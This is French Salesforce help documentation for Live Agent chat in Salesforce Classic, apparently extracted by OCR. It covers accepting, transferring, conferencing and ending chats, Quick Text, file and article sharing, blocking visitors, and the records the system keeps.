| Absent | Vous pouvez poursuivre toutes les sessions de chat que vous avez déjà initiées, mais vous ne pouvez pas accepter les chats entrants et les transferts. |
| Hors ligne | Vous ne pouvez pas accepter des chats et des transferts entrants, et aucun chat ne peut vous être transmis. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

# Chat avec des clients

Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

Lorsque vous recevez une nouvelle demande de chat ou de transfert, la demande en attente est affichée dans votre gestionnaire de chat. Vous pouvez déterminer le déploiement ou le site Web d'où provient le chat, le nom du client (s'il est disponible), ainsi que le délai d'attente de la demande avant une réponse (en minutes).

Vous pouvez chatter avec plusieurs clients en même temps. Chaque session de chat s'ouvre sous un onglet principal séparé.

1. Dans le gestionnaire de chat, cliquez sur **Accepter** pour la demande de chat.
   Le journal de chat s'ouvre dans un nouvel onglet principal.
2. Saisissez votre message destiné au client dans le champ correspondant.
3. Cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier pour envoyer votre message au client.
4. Cliquez sur **Terminer le chat** après avoir répondu au client.
   Si le client termine le chat en premier, une notice s'affiche dans le journal de chat.

CONSULTER ÉGALEMENT :

- Envoi de messages Texte rapide dans des chats
- Joindre des articles à des chats Live Agent
- Transfert de chats
- Transfert de fichiers pendant un chat
- Enregistrements en pièces jointes à des transcriptions de chat
- Arrêt d'une session de chat

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Accès aux détails du client pendant un chat

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

- Pour rechercher un enregistrement, tapez un nom dans la case appropriée de la section Entités associées de la page, puis cliquez sur . Pour associer au chat un enregistrement que vous trouvez, sélectionnez-le dans la liste des résultats de recherche, puis cliquez sur **Enregistrer**.

  Dans les anciennes organisations, vous pouvez accéder aux informations sur les enregistrements et les visiteurs pendant les chats depuis le volet Entités associées. Cependant, à compter de la version Summer '14, le volet Entités associées de l'onglet de détails n'est pas disponible pour les nouveaux clients de Live Agent. Les clients existants ont toujours accès au volet Entités associées.
- Une fois un enregistrement existant associé au chat, cliquez sur son nom pour l'ouvrir dans un nouvel onglet.
- Pour créer un enregistrement, cliquez sur **Nouvelle requête**, **Nouvelle piste**, **Nouveau contact** ou **Nouveau compte**.

## AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un enregistrement :
- Lire sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour créer un enregistrement :
- Créer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour modifier un enregistrement :
- Autorisation de modification sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour supprimer un enregistrement :
- Supprimer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

# Envoi de messages Texte rapide dans des chats

Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

Texte rapide permet de répondre avec plus d'efficacité aux clients en insérant des messages prédéfinis, notamment des salutations ou des procédures de dépannage courantes, dans vos messages de chat.

Remarque: Si vous n'avez pas accès à Texte rapide, contactez votre administrateur Salesforce.

1. Pendant que vous discutez avec un client, saisissez ;; dans le champ du message.
   Une liste de messages Texte rapide s'affiche. Les messages que vous utilisez le plus souvent sont affichés en haut de la liste.
2. Pour afficher des messages Texte rapide supplémentaires, saisissez un terme ou une phrase.
   Une liste de messages contenant ces termes s'affiche.
3. Pour afficher le titre et le texte complet d'un message, cliquez une fois dessus ou sélectionnez-le à l'aide des touches fléchées de votre clavier.
   Le message complet s'affiche en bas de la liste Texte rapide.
4. Pour sélectionnez un message et l'ajouter à votre chat, double-cliquez dessus ou sélectionnez-le, puis appuyez sur la touche ENTRÉE de votre clavier.
5. Pour envoyer le message, cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier.

CONSULTER ÉGALEMENT :

Création de messages texte rapide

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour accéder à Texte rapide pendant que vous chattez avec des visiteurs dans Live Agent :

- Lire sur Texte rapide

# Transfert de fichiers pendant un chat

Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.

Par exemple, si un client obtient une erreur lorsqu'il tente d'exécuter un processus, il peut charger et transférer une capture d'écran du message d'erreur pour l'agent.

Pour permettre à un client de charger un fichier, vous devez associer le chat à un enregistrement, par exemple une requête ou un contact. La transcription de chat est créée à la fin du chat. Par conséquent, vous ne pouvez pas joindre le fichier d'un client directement à la transcription pendant le chat.

1. Cliquez sur pour rechercher ou créer un enregistrement à joindre au chat.
2. Cliquez sur l'icône de transfert de fichiers ( ).

   Remarque: Un client ne peut pas charger un fichier tant que vous n'avez pas initié le transfert de fichier en cliquant sur l'icône correspondante. Cette précaution empêche les clients de charger des fichiers non sollicités ou potentiellement dangereux dans le chat.
3. Sélectionnez l'enregistrement choisi à la première étape pour lui joindre le fichier transféré. Dans la fenêtre de chat, le client est invité à charger le fichier. Chaque fichier d'image ne peut dépasser 25 Mo.
4. Lorsque le client a envoyé le fichier via le chat, cliquez sur le lien dans le journal du chat pour l'afficher.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser la Salesforce Console :

- "Live Agent est activé et configuré

  ET

  Live Agent est configuré dans une application de Salesforce Console

# Ajout de pièces jointes à un chat

## Joindre des articles à des chats Live Agent

Utilisez le widget Knowledge One pour rechercher des articles qui peuvent aider à résoudre les problèmes de clients pendant des chats.

Le widget Knowledge One est disponible uniquement si votre organisation Salesforce utilise Knowledge et si votre administrateur Salesforce a inclus l'outil dans votre application Salesforce Console.

1. Pendant un chat avec un visiteur, cliquez sur un article de la liste du widget Knowledge One. Un onglet avec le texte complet de l'article s'ouvre.
2. Pour rechercher un article spécifique dans la liste, saisissez un mot ou une phrase dans la zone de texte du widget, puis cliquez sur ou appuyez sur ENTRÉE.
   - Vous pouvez également cliquer sur en haut du widget pour rechercher tous les articles, y compris ceux qui ne figurent pas dans la liste. Le widget principal permet de limiter vos résultats à des types d'article spécifiques.
   - Pour filtrer les résultats de la recherche, cliquez sur **Filtrer**, puis choisissez comment affiner votre recherche.
3. Lorsque vous trouvez l'article, cliquez sur , puis sur **Partager**.
   Le texte de l'article s'affiche dans la zone de texte du chat.
4. Cliquez sur **Envoyer** ou appuyez sur la touche ENTRÉE de votre clavier pour envoyer l'article au visiteur.

   Remarque: Vous pouvez envoyer des articles aux visiteurs uniquement si votre administrateur a configuré un champ Réponse Chat dans les articles. Si ce champ n'est pas configuré, vous pouvez afficher des articles, mais pas les inclure dans des chats.

CONSULTER ÉGALEMENT :

Configuration de réponses un chat à partir d'articles de la base de connaissances

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un article :
- Lire sur le type d'article

## Enregistrements en pièces jointes à des transcriptions de chat

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Recherchez ou créez des enregistrements à joindre à une transcription de chat pendant que vous discutez avec des clients.

Recherchez des enregistrements existants ou créez de nouveaux enregistrements à associer à une transcription pendant que vous discutez avec des clients. Par exemple, vous pouvez créer une requête basée sur le problème du client ou rechercher l'enregistrement de contact du client et le joindre à la transcription pour référence. Vous pouvez joindre des enregistrements standard ou personnalisés à vos transcriptions de chat.

1. Pendant une discussion avec un client, cliquez sur pour joindre un enregistrement à la transcription.

   Remarque: Vous pouvez joindre un seul enregistrement de chaque type à une transcription de chat. Par exemple, vous ne pouvez pas joindre plusieurs requêtes à une même transcription.

2. Pour rechercher un enregistrement existant :
   a. Cliquez sur l'icône de recherche ( ) dans la fenêtre des enregistrements, en regard du type d'enregistrement que vous souhaitez rechercher.
   b. Saisissez le nom de l'enregistrement, puis appuyez sur Entrée.
   L'enregistrement s'ouvre dans un nouvel onglet.
   c. Cliquez de nouveau sur l'icône Joindre ( ).
   d. Sélectionnez la case en regard de l'enregistrement que vous avez recherché pour l'associer à la transcription de chat.
3. Pour créer un enregistrement :
   a. Cliquez sur l'icône Créer ( ) en regard du type d'enregistrement que vous souhaitez créer.
   b. Renseignez les informations sur le nouvel enregistrement, puis sauvegardez-le.
   Une fois créé, l'enregistrement est automatiquement associé à la transcription.
4. Lorsque votre discussion avec le client est terminée, quittez le chat.
5. Si vous y êtes invité(e), cliquez sur **Enregistrer**.
   Les enregistrements que vous avez associés sont désormais joints à la transcription. Vous pouvez y accéder depuis la vue de détail de la transcription.

AUTORISATIONS UTILISATEUR

Pour rechercher et afficher un enregistrement :
- Lire sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour créer un enregistrement :
- Créer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour modifier un enregistrement :
- Autorisation de modification sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

Pour supprimer un enregistrement :
- Supprimer sur l'objet

  ET

  « Créer » sur les transcriptions Live Chat

CONSULTER ÉGALEMENT :

Transcriptions Live Agent

# Blocage des clients de chat indésirables

Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

Le blocage d'un chat entraîne l'arrêt du chat et le blocage de toutes les nouvelles requêtes de chat provenant de l'adresse IP (Internet Protocol) de cet utilisateur.

Si votre organisation Salesforce reçoit de nombreux chats spam d'une région spécifique, votre administrateur peut bloquer des plages d'adresses IP complètes.

1. Dans le volet d'interaction, cliquez sur l'icône .
2. (Facultatif) Saisissez un commentaire indiquant les raisons du blocage de ce visiteur.
3. Cliquez sur **Bloquer**.

Lorsque vous cliquez sur **Bloquer**, vous arrêtez immédiatement le chat, et le visiteur affiche une notification indiquant que l'agent a terminé le chat. Si plusieurs agents participent à une conférence, l'icône **Bloquer** arrête immédiatement la conférence et les autres agents sont également notifiés.

Si l'icône n'est pas affichée dans votre console, contactez votre administrateur Salesforce pour l'activer. Seul un administrateur Salesforce peut déverrouiller une adresse IP.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Arrêt d'une session de chat

Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.

Après l'arrêt d'un chat avec un client, les onglets principal et secondaire associés au chat restent ouverts dans la console. Fermez-les pour enregistrer votre travail et libérer l'espace pour d'autres chats.

1. Fermez l'onglet principal du chat.
2. Si vous y êtes invité(e), cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour discuter avec des visiteurs dans Live Agent dans la :

- Live Agent est activée, configurée et incluse dans une application de

# Aide sur la collaboration et les requêtes

## Transfert de chats à un agent, une compétence ou un bouton

Les chats Live Agent peuvent être transférés à un agent, une compétence ou un bouton différent afin d'offrir à vos clients l'assistance la plus qualifiée parmi les ressources disponibles.

De la même façon que vous transmettez un e-mail ou une requête à un autre agent, vous pouvez transférer un chat Live Agent. Le transfert peut s'avérer utile lorsqu'un client rencontre un problème qu'un agent plus qualifié peut résoudre ou qui exige une compétence particulière. La méthode d'attribution du chat à un autre agent dépend du type de transfert que vous utilisez.

Il existe trois types de transfert : transfert à un agent, transfert à une compétence et transfert à un bouton. Pour offrir à vos clients l'assistance la plus rapide, certains types de transfert de chat peuvent excéder la capacité configurée pour les agents. Vous pouvez définir la capacité de l'agent dans la configuration Live Agent, ou dans la configuration de présence si votre organisation utilise Omni-Channel.

| Type de transfert | Scénario | Méthode de transfert | Peut excéder la capacité configurée pour l'agent ? |
|---|---|---|---|
| Transfert à un agent | Vous souhaitez transférer le chat à l'agent Jane, qui est la personne la plus compétente pour cette requête. | Un demande de chat est envoyée à l'agent Jane. Si elle accepte la demande, le chat lui est transféré et votre espace de travail de chat est fermé. | Oui |
| Transfert à une compétence | Vous souhaitez transmettre le chat à un agent qui possède la compétence « spécialiste en facturation ». | Une demande de chat est envoyée à tous les agents attribués à la compétence et le chat est transféré au premier agent qui l'accepte. | Oui |
| Transfert à un bouton | Vous souhaitez transférer un chat depuis la file d'attente des ventes vers la file d'attente de service. | Le chat est transféré à un agent disponible attribué au bouton ou à la file d'attente sélectionné(e). | Non |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

Lorsque des chats sont transférés directement à un groupe d'agents ou de compétences, ils peuvent excéder la capacité de l'agent qui les accepte. Cela signifie que les agents reçoivent toujours une demande de chat, même s'ils traitent le nombre maximal de chats autorisé. Si la demande de transfert est rejetée ou expire, l'agent d'origine peut essayer un autre destinataire ou une autre méthode de transfert.

Les chats acheminés à partir de boutons ou de files d'attente respectent toujours la capacité configurée pour l'agent. Ainsi, les agents attribués à ce bouton ou à cette file d'attente reçoivent la demande de transfert (et les autres demandes de chat) seulement lorsque

leur capacité le permet. Ne vous inquiétez pas : les clients ne restent pas bloqués dans l'attente d'un nouvel agent. Lorsqu'un chat est envoyé à la file d'attente suivante, il est ajouté à la liste des chats entrants par ancienneté. Il est ainsi affiché au-dessus des requêtes de chat plus récentes.

Lorsqu'un agent accepte un chat transféré, les enregistrements joints à la transcription du chat, par exemple une requête ou un contact, sont ouverts avec le chat dans l'espace de travail. L'agent qui accepte la demande dispose des informations requises pour assister immédiatement le client, sans avoir à rechercher les enregistrements associés. Ces enregistrements sont également actualisés, car l'agent précédent est invité à enregistrer toutes les modifications lorsque le transfert est initié.

**Remarque:** Si l'agent qui accepte la demande n'est pas autorisé à afficher un ou plusieurs objets joints, ces éléments ne sont pas ouverts dans l'espace de travail transféré.

Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.


Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.

## Transfert de chats

Vous pouvez transférer des sessions de chat à d'autres agents lorsqu'un client a besoin d'une aide supplémentaire sur un problème, ou pour vous libérer en vue d'accepter d'autres requêtes.

1. Pendant que vous discutez avec un client, cliquez sur **Transférer**.




2. Sélectionnez une option de transfert dans l'un des menus.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012


Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR


Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console




Remarque: Pour chaque type de transfert, des options sont activées pour votre organisation Salesforce. Si l'option voulue n'est pas affichée, demandez à votre administrateur de l'ajouter.

3. (Facultatif) Rédigez un message destiné à l'agent qui reçoit le chat. Ce message fait partie de la demande de chat. Il indique le contexte pour l'agent suivant.




4. Si le transfert est accepté, votre chat et les enregistrements associés sont automatiquement fermés (ne vous inquiétez pas, vous serez invité(e) à enregistrer vos modifications si vous ne l'avez pas encore fait). S'il est rejeté, vous pouvez réessayer avec un autre destinataire ou une autre méthode de transfert.

# Envoi d'une demande de conférence de chat

Quelles que soient ses compétences, un seul agent de support ne dispose pas de toutes les informations nécessaires pour résoudre les problèmes des clients. La conférence de chat permet d'inviter un ou plusieurs agents dans des chats avec des clients. Ainsi, vos agents peuvent transformer des chats ennuyeux en sessions de support très agréables pour vos clients, sans gêner le flux de la conversation ! Envoyez une demande de conférence de chat à un autre agent pour qu'il vous rejoigne dans un chat avec un client.

Remarque: Vous pouvez initier une conférence de chat avec un seul agent, ou envoyer une demande à tous les agents. Le premier qui accepte rejoint la conférence. Vous pouvez inviter plusieurs agents à une conférence de chat, mais vous devez leur envoyer une demande individuelle.

1. En discutant avec un client, cliquez sur .
2. Sélectionnez le groupe de compétences des agents que vous souhaitez transférer dans le chat.
3. Choisissez entre l'envoi d'une demande de conférence à tous les agents compétents ou à un agent spécifique.
4. Cliquez sur **Conférence** pour envoyer la demande de conférence.

   Si l'agent accepte la demande, une notification s'affiche dans le journal de chat et l'agent peut commencer à discuter avec vous et avec le client. Si l'agent refuse la demande, une notification est affichée au-dessus du journal de chat. Le client reçoit une notification lorsqu'un agent rejoint ou quitte une conférence.
5. Si vous décidez de quitter la conférence, cliquez sur **Quitter**, puis de nouveau sur **Quitter**.

   Si l'autre agent quitte la conférence, une notification s'affiche dans le journal de chat.

Tous les enregistrements sauvegardés et joints s'ouvrent pour les autres agents qui rejoignent la conférence. Seul l'agent d'origine ou le plus ancien intervenant dans le chat peut joindre d'autres enregistrements. Si l'intervenant le plus ancien joint ou retire des enregistrements pendant la conférence, la modification n'est pas affichée dans l'espace de travail des autres agents.

Pour plus d'informations sur le transfert de chats et d'espaces de travail, reportez-vous à Transfert de chats.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour créer et modifier des configurations :

- Personnaliser l'application

Pour activer la conférence de chat :

- Activer une conférence de chat Live Agent

# Demande d'assistance sur un chat

Lorsque vous avez besoin d'aide sur un chat, vous pouvez lever un indicateur virtuel afin d'alerter un superviseur. Les superviseurs sont avertis de votre demande d'aide et peuvent répondre directement via la console.

1. Dans le volet d'interaction, cliquez sur l'icône .
2. Saisissez un message expliquant brièvement l'aide dont vous avez besoin.
3. Cliquez sur **Élever un indicateur**.

Vous ou un superviseur pouvez baisser l'indicateur une fois le problème résolu.

Si l'icône n'est pas affichée dans la console, contactez votre administrateur Salesforce pour l'activer.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

# Affichage des enregistrements clients

Salesforce crée automatiquement certains enregistrements lorsqu'un chat se termine. Ces enregistrements contiennent des informations sur les clients d'un chat et leur interaction avec des agents.

Ces enregistrements sont principalement utilisés en interne pour établir un journal d'audit sur vos clients et leur chat avec des agents. Vous avez toutefois accès à ces enregistrements, si nécessaire.

1. Pour accéder à des enregistrements clients dans la Salesforce Console, sélectionnez le type d'enregistrement que vous souhaitez afficher dans la liste de navigation de la Salesforce Console.

   Une liste de ces enregistrements s'affiche dans la fenêtre principale.

   ### Enregistrements de session Live Agent

   Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

   ### Enregistrements de visiteur Live Agent

   Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

   ### Transcriptions Live Agent

   Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

### Enregistrements de session Live Agent

Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

### Enregistrements de visiteur Live Agent

Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

### Transcriptions Live Agent

Une transcription Live Agent est l'enregistrement d'un chat entre un client et un agent. Salesforce crée automatiquement une transcription pour chaque session de chat.

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des enregistrements clients :

- Lire sur le type d'enregistrement

Pour permettre aux agents d'utiliser Live Agent :

- Autorisation administrative « API activée »

## Enregistrements de session Live Agent

Chaque fois que vos agents se connectent à Live Agent, un enregistrement de session Live Agent est automatiquement créé. Ces enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients.

Utilisez des sessions Live Agent pour rechercher et modifier les informations sur les chats entre vos agents de support et les clients. Par exemple, vous pouvez créer une liste intitulée « Sessions du jour » pour afficher les activités de chat pendant une journée.

Vous pouvez associer des enregistrements de session à des requêtes, des comptes, des contacts et des pistes, ou les associer à d'autres objets via des champs de référence personnalisés.

Remarque: Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des enregistrements de session, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les enregistrements de session servent à consigner des informations sur les chats entre vos agents et des clients. Nous recommandons de ne pas altérer ces enregistrements.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Enregistrements de visiteur Live Agent

Chaque fois qu'un agent discute avec un client, Salesforce crée automatiquement un enregistrement de visiteur qui identifie l'ordinateur du client.

Chaque visiteur nouveau est associé à une clé de session, que Salesforce crée automatiquement. Une clé de session est un identifiant unique qui est stocké dans l'enregistrement du visiteur et sur l'ordinateur du visiteur en tant que cookie. Si un client participe à plusieurs chats, Salesforce utilise la clé de session pour lier le client à son enregistrement de visiteur, ce qui associe cet enregistrement à toutes les transcriptions de chat correspondantes.

Remarque: Si vous disposez des autorisations appropriées, vous pouvez créer, afficher, modifier ou supprimer des enregistrements de visiteur, comme n'importe quel autre type d'enregistrement dans Salesforce. Cependant, les enregistrements de visiteurs servent à consigner des informations qui associent vos clients à leur transcription de chat. Par conséquent, nous recommandons de ne pas altérer ces enregistrements.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

- Création d'enregistrements
